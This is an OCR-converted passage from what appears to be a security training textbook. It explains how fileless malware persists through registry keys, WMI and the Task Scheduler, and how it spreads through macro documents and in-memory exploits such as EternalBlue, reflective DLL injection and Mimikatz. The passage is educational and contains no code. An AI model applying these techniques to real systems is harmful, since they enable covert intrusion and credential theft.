
  - **Windows Registry**: Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI)**: Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

  - **Windows Task Scheduler**: Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.



Launching Fileless Malware through Document Exploits and In-Memory Exploits

Document Exploits

- The attacker can trick users into downloading a document, archives, or any attractive files consisting of **malicious macro codes**
- The malicious macro **launches VBA or JavaScript** to exploit the Windows default tools such as PowerShell to continue the chain of infection

Victim opens a malicious document

Document runs malicious macro

Macro launches VBA or JavaScript

Malicious script exploits PowerShell to run payload and continue infection

In-Memory Exploits

- Attackers inject a malicious payload into the RAM that targets the legitimate process **without leaving any footprints**
- Attackers exploit different Windows APIs such as WMI, PSExec, or PowerShell to gain access over the process memory of a legitimate process

In-memory Exploit

EternalBlue → SMB1 → LSASS.EXE

Memory injection

Invoke-ReflectiveDllInjection

Suspicious activity

Mimikatz → LSASS.EXE → Cleartext Passwords, Password Hashes

Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems



Victim opens a malicious document
Document runs malicious macro
Macro launches VBA or JavaScript
Malicious script exploits PowerShell to run payload and continue infection

Figure 7.61: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL) method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.


